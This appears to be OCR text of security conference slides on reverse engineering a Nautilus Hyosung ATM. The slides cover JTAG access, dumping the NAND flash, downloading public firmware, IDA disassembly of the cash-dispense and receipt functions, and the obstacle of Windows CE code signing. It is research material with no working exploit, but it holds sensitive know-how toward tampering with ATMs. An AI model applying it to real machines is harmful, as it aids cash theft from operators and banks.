
Escaping WinAtm.exe


- Our initial attempts to control ATM (leveraging the OS features)
  - Well, they failed
- Keyboard didn't seem to work
  - We tried at least three
  - And a mouse
- Why not?




Minimal Feature Set

- … Why would an ATM need a keyboard?
- More useful to attackers than to technicians
  - Vector for keystroke injection
  - USB Rubber Ducky, etc.
- Driver isn't even built into the firmware!
  - KBDHID.dll
  - MOUHID.dll






Main board + peripherals of ATM




Suspicious Front



Suspicious Back

Verified JTAG with JTAGulator


- Standard 10-pin ARM connector
- Need to solder extra pull-up / pull-down resistors at the back
- Able to connect with a debugger




Soldered JTAG on ATM main board

Dumping the Flash

- The firmware is stored in a NAND Flash
- 48 Pins -- very painful to rip out from the board
- Used SuperPro to read and write to the flash






Main board with TSOP48 NAND Flash

Eventually the board died :(

- After a few trials of soldering and desoldering, the board died
- Pin pads were ripped out and we cannot recover it



Do we need to buy a new ATM? No!


ATMPartMart.com
Your ATM Headquarters

(866) 417-2286
support@atmpartmart.com
Mon-Fri: 8:30am-5:00pm Pacific

0
MY CART

HOME SHOP BRANDS

ATM Parts & Supplies | ATM Parts | Nautilus Hyosung ATM Parts | Mainboards & Electronics | Hyosung Cortex Mainboard For NH 2700CE, NH 1800SE, Halo/S, Halo II, 1500SE & More, Refurbished



Part Number: **31050REF**

Hyosung Cortex Mainboard For NH 2700CE, NH 1800SE, Halo/S, Halo II, 1500SE & More, Refurbished

Starting at:$400.00


Shipping Weight: **1lbs**
Manufactured by: **Nautilus Hyosung**

QTY: 1 ADD TO CART

Let’s take the easy way out


- We got a new board, but we don’t want to break it again
- Maybe someone did some reverse engineering and put it online?
- Maybe the firmware is already online?
  - It’s an ATM, so probably not right?
  - Or maybe firmware is behind some paywall

Firmware publicly available



Software links have been updated to the latest release. (04/04/2017) New!

Model	Update	Full
1500SE (1500 EMV Upgraded)	DOWNLOAD	DOWNLOAD
1800SE 2700 2700T HALO & HALO II MX5000SE MX5200SE FORCE MX4000W	DOWNLOAD	DOWNLOAD
1800CE 5000CE 5300CE	DOWNLOAD	DOWNLOAD


Full firmware update
EBOOT21s.bin
nk.bin
Master.zip
Bootloader (Windows CE format)
OS files (Windows CE format)
WinATM.exe
TranCtrl.dll
DevCtrl.dll
NetCtrl.dll
Data\
Wave\
Application binaries

Dispense Money

```
; Exported entry 351. ?fnCDU_Dispense@CDevCmn@@QAAHH@Z


; int __fastcall CDevCmn::fnCDU_Dispense(CDevCmn *__hidden this, int)
EXPORT _fnCDU_Dispense_CDevCmn__QAAHH_Z
_fnCDU_Dispense_CDevCmn__QAAHH_Z
STMFD    SP!, {R4-R6,LR}
MOV      R6, R1
MOV      R5, R0
MOV      R3, #1
MOV      R1, #8          ; int
STR      R3, [R5,#0x10C]
MOV      R4, #0
BL       _fnAPL_GetDefineDevice_CDevCmn__QAAHH_Z ; CDevCmn::fnAPL_GetDefineDevice(int)
CMP      R0, #0
BEQ      loc_120F60
```


Print Receipt

```
; Exported entry 534. ?fnSPR_PrintReceipt@CDevCmn@@QAAHHV?$CStringT@_WV?$StrTraitMFC_DLL@_WV?$ChTraitsOS@_W@ATL@@@@@ATL@@HHH@Z


; Attributes: bp-based frame

; public: int __cdecl CDevCmn::fnSPR_PrintReceipt(int, class ATL::CStringT<wchar_t, class StrTraitMFC_DLL<wchar_t, class ATL::ChTraitsOS<wc
EXPORT _fnSPR_PrintReceipt_CDevCmn__QAAHHV_$CStringT__WV_$StrTraitMFC_DLL__WV_$ChTraitsOS__W_ATL____ATL__HHH_Z
_fnSPR_PrintReceipt_CDevCmn__QAAHHV_$CStringT__WV_$StrTraitMFC_DLL__WV_$ChTraitsOS__W_ATL____ATL__HHH_Z

var_31C= -0x31C
var_318= -0x318
var_314= -0x314
var_310= -0x310
var_30C= -0x30C
var_308= -0x308
var_304= -0x304
var_300= -0x300
var_2FC= -0x2FC
var_2F8= -0x2F8
var_2F4= -0x2F4
var_2F0= -0x2F0
```

Analyzing application firmware with IDA

First firmware modification attempt


- Tried to change the “**Please wait while Loading**” screen to “**Please wait while *Pwning***”
- Got stuck on the boot up screen



Stuck on boot screen of ATM

Microsoft code signing

- Ensures software has not been corrupted by third-party
- In our case, our application binaries are signed with a certificate with MX5300CE
- We don’t know where the certificate is, how the verification process works etc.




Digital Signature found on application


Reverse engineer code signing algorithm, Create our own certificate, resign everything
Return True
imgflip.com

BINFS


- nk.bin is packaged in BinFS format
- The kernel and libraries are packed in a record in the BinFS file



Main board with TSOP48 NAND Flash




Understanding the kernel binary

